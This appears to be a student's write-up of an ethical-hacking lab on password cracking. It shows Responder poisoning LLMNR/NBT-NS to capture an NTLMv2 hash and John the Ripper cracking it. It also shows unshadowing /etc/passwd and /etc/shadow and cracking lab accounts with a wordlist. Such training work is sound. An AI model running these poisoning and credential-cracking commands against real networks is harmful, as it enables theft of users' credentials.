

## Module 04: Password Cracking Techniques and Countermeasures

### Scenario

Password cracking is the process of recovering passwords from the data transmitted by a computer system or from the data stored in it. The purpose of cracking a password might be to help a user recover a forgotten or lost password, as a preventive measure by system administrators to check for easily breakable passwords, or for use by an attacker to gain unauthorized system access.

The labs in this module will provide you with a real-time experience in exploiting underlying vulnerabilities in target systems using various password cracking techniques and tools.

### Objective

The objective of this lab is to monitor a target system remotely and perform other tasks that include, but are not limited to:

- Bypassing access controls to gain access to the system (such as password cracking)

### Overview of Password Cracking

Hacking often begins with password-cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or a brute-force method. Most password-cracking techniques are successful because of weak or easily guessable passwords.

### Lab Tasks

In this lab, we will use numerous tools and techniques to hack the target systems. Recommended labs that will assist you in learning various password cracking techniques and countermeasures include:

1. Perform active online attack to crack the system's password
  - Perform active online attack to crack the system's password using Responder
2. Audit system passwords
  - Audit system passwords using L0phtCrack
  - Audit system passwords using John the Ripper

## Lab 1: Perform Active Online Attack to Crack the System's Password

### Lab Scenario

Active online attack is one of the easiest ways to gain unauthorized administrator-level system access. Here, the attacker communicates with the target machine to gain password access. Techniques used to perform active online attacks include password guessing, dictionary and brute-forcing attacks, hash injection, LLMNR/NBT-NS poisoning, use of Trojans/spyware/keyloggers, internal monologue attacks, Markov-chain attacks, Kerberos password cracking, etc.

The lab in this exercise demonstrates how easily hackers can gather password information from your network and demonstrate the password vulnerabilities that exist in computer networks.

### Lab Objectives

- Perform Active Online Attack to Crack the System's Password using Responder

#### Task 1: Perform Active Online Attack to Crack the System's Password using Responder

LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSes that are used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSes and can be used to extract the password hashes from a user.

Since the awareness of this attack is low, there is a good chance of acquiring user credentials in an internal network penetration test. By listening for LLMNR/NBT-NS broadcast requests, an attacker can spoof the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool such as Responder.py.

Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB.

Here, we will use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, and NTLM username and password hash.



Applications Places System Parrot Terminal Wed Sep 17, 08:23

Parrot Terminal

hash.txt (/home/attacker) - Pluma (as superuser)

File Edit View Search Tools Documents Help

hash.txt x

1

Plain Text Tab Width: 4 Ln1, Col1 INS

[+] [NBT-NS] Poisoned answer sent to 10.10.1.10 for name EHE-TOOLS (service: workstation/Redirector)  
[\*] [MDNS] Poisoned answer sent to 10.10.1.10 for name EHE-Tools.local  
[\*] [LLMNR] Poisoned answer sent to 10.10.1.10 for name EHE-Tools  
[\*] Skipping previously captured hash for WINDOWS10\Jason

Applications Places System Parrot Terminal Wed Sep 17, 08:25

Parrot Terminal

\*hash.txt (/home/attacker) - Pluma (as superuser)


File Edit View Search Tools Documents Help

\*hash.txt x

1 Jason::WINDOWS10:3bbe0924ba5c34a0:FB3A981C986BF5BE8E822016D42578B0:010100  
2

Plain Text Tab Width: 4 Ln2, Col1 INS

[+] [NBT-NS] Poisoned answer sent to 10.10.1.10 for name EHE-TOOLS (service: workstation/Redirector)  
[\*] [MDNS] Poisoned answer sent to 10.10.1.10 for name EHE-Tools.local  
[\*] [LLMNR] Poisoned answer sent to 10.10.1.10 for name EHE-Tools  
[\*] Skipping previously captured hash for WINDOWS10\Jason



```
john hash.txt
[root@parrot]~/home/attacker
#
[root@parrot]~/home/attacker
#john hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
qwerty (Jason)
ig 0:00:00:00 DONE 2/3 (2025-09-17 08:29) 25.00g/s 167250p/s 167250c/s 167250C/s
123456..random
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
[root@parrot]~/home/attacker
#
[*] [NOT-NS] Poisoned answer sent to 10.10.1.10 for name EHE-TOOLS (service: workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 10.10.1.10 for name EHE-Tools.local
[*] [LLMNR] Poisoned answer sent to 10.10.1.10 for name EHE-Tools
[*] Skipping previously captured hash for WINDOWS10\Jason
```

## Lab 2: Audit System Passwords

### Lab Scenario

Password auditing is one of the crucial stages in checking the security of a system. Password-auditing mechanisms often exploit otherwise legal means to gain unauthorized system access, such as recovering a user's forgotten password feature. The classification of password attacks depends on the attacker's actions.

The lab in this exercise demonstrates auditing of system passwords using a password auditing tool.

### Lab Objectives


- Audit System Passwords using L0phtCrack
- Audit System Passwords using John the Ripper

### Task 1: Audit System Passwords using L0phtCrack

L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks. It can also be used to check the strength of a password.

In this lab, you will be running the L0phtCrack tool by providing the remote machine's administrator with user credentials. User account passwords that are cracked in a short amount of time are weak, meaning that you need to take certain measures to strengthen them.

Here, we will audit system passwords using L0phtCrack.







In this lab, you will audit system passwords using John the Ripper utility.

```
Applications Places System Parrot Terminal Wed Sep 17, 08:45
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd
[root@parrot]~$ #add user --gecos "" jason
bash: add: command not found
[x]-[root@parrot]~$ #adduser --gecos "" jason
Adding user `jason' ...
Adding new group `jason' (1001) ...
Adding new user `jason' (1001) with group `jason' ...
Creating home directory `/home/jason' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
[root@parrot]~$ #
# Module 07
Web Application
Attacks and Count...
```

```
Applications Places System Parrot Terminal Wed Sep 17, 08:48
File Edit View Search Terminal Help
Adding user `shiela' ...
Adding new group `shiela' (1003) ...
Adding new user `shiela' (1003) with group `shiela' ...
Creating home directory `/home/shiela' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
[root@parrot]~$ #adduser --gecos "" sam
Adding user `sam' ...
Adding new group `sam' (1004) ...
Adding new user `sam' (1004) with group `sam' ...
Creating home directory `/home/sam' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
[root@parrot]~$ #adduser --gecos "" larry
Adding user `larry' ...
Adding new group `larry' (1005) ...
Adding new user `larry' (1005) with group `larry' ...
Creating home directory `/home/larry' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
[root@parrot]~$ #
```



```
Applications Places System Parrot Terminal Wed Sep 17, 08:53
File Edit View Search Terminal Help
25 Apr41930$
26 Apricke18b$
27 G-edje-q$
28 G-edje-w$
29 G-man$47$
30 G-unit$
31 G.10RDI$
32 G.KLEIN6$
33 G.V.T09$
34 G0dverdomme$
35 G0fCPWa$
36 greens$
37 Gs80uAE7$
38 Gs87iBm3$
39 GsArbk$
40 GsBl51qc$
41 GsCaR44374$
42 GsI16v$
43 GsNHVj8b$
44 GsSK0Pi379$
45 GsTIL18u$
46 Gsbx5H36$
47 GscDk2kL$
48 Gsj5eN$
49 GsmCentral$
50 Gso76C$
51 Gsofpe03$
52 Gsp2010!$
/home/attacker/Desktop/Passwords.txt 25,1 16%
```


```
Applications Places System Parrot Terminal Wed Sep 17, 08:53
File Edit View Search Terminal Help
Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
[root@parrot]~#
#adduser --gecos "" sam
Adding user 'sam' ...
Adding new group 'sam' (1004) ...
Adding new user 'sam' (1004) with group 'sam' ...
Creating home directory '/home/sam' ...
Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
[root@parrot]~#
#adduser --gecos "" larry
Adding user 'larry' ...
Adding new group 'larry' (1005) ...
Adding new user 'larry' (1005) with group 'larry' ...
Creating home directory '/home/larry' ...
Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
[root@parrot]~#
#vim /home/attacker/Desktop/Passwords.txt
[1]+  Stopped                  vim /home/attacker/Desktop/Passwords.txt
[x]-[root@parrot]~#
```

```
Applications Places System Parrot Terminal Wed Sep 17, 08:57
File Edit View Search Terminal Help
Adding new group 'larry' (1005) ...
Adding new user 'larry' (1005) with group 'larry' ...
Creating home directory '/home/larry' ...
Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
[root@parrot]~# vim /home/attacker/Desktop/Passwords.txt

[1]+  Stopped                  vim /home/attacker/Desktop/Passwords.txt
[x]-[root@parrot]~# #unshadow /etc/passwd /etc/shadow > target-file
[root@parrot]~# #john --wordlist=/home/attacker/Desktop/Passwords.txt target-file
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
test@123 (shiel)
qwerty@123 (larry)
alpha (jason)
apple (martin)
Z1BGZw (sam)
5g 0:00:00:02 DONE (2025-09-17 08:57) 1.742g/s 60.27p/s 359.2c/s 359.2C/s Tequilla..ZZ
Use the "--show" option to display all of the cracked passwords reliably
Session completed
[root@parrot]~#
```

```
Applications Places System Parrot Terminal Wed Sep 17, 08:59
File Edit View Search Terminal Help
Creating home directory '/home/larry' ...
Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
[root@parrot]~# vim /home/attacker/Desktop/Passwords.txt

[1]+  Stopped                  vim /home/attacker/Desktop/Passwords.txt
[x]-[root@parrot]~# #unshadow /etc/passwd /etc/shadow > target-file
[root@parrot]~# #john --wordlist=/home/attacker/Desktop/Passwords.txt target-file
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
test@123 (shiel)
qwerty@123 (larry)
alpha (jason)
apple (martin)
Z1BGZw (sam)
5g 0:00:00:02 DONE (2025-09-17 08:57) 1.742g/s 60.27p/s 359.2c/s 359.2C/s Tequilla..ZZ
Use the "--show" option to display all of the cracked passwords reliably
Session completed
[root@parrot]~# #john --show target-file > results.txt
[root@parrot]~#
```



```
1|jason:alpha:1001:1001:,,,:/home/jason:/bin/bash
2|martin:apple:1002:1002:,,,:/home/martin:/bin/bash
3|shiela:test@123:1003:1003:,,,:/home/shiela:/bin/bash
4|sam:Z1BGZw:1004:1004:,,,:/home/sam:/bin/bash
5|larry:qwerty@123:1005:1005:,,,:/home/larry:/bin/bash
6|
7|5 password hashes cracked, 2 left

Use the "--show" option to display all of the cracked passwords reliably
Session completed
[root@parrot]~# john --show target-file > results.txt
[root@parrot]~# pluma results.txt
```

## Module 04: Password Cracking Techniques and Countermeasures – Lab Summary

This module explored various techniques used to gain unauthorized access to systems through password exploitation.

In **Lab 1**, I used the Responder tool to perform an active online attack by exploiting LLMNR and NBT-NS protocols to capture password hashes on a local network. This demonstrated how default Windows name resolution services can be abused during internal penetration testing.

In **Lab 2**, I audited system passwords using two tools: L0phtCrack, which attempted to retrieve and crack Windows hashes via remote SMB access (but failed due to a connection error), and John the Ripper, which successfully cracked NTLMv2 hashes using a wordlist attack. These exercises reinforced the risks of weak credentials and exposed services, while also highlighting the effectiveness of both network-level and offline password auditing techniques.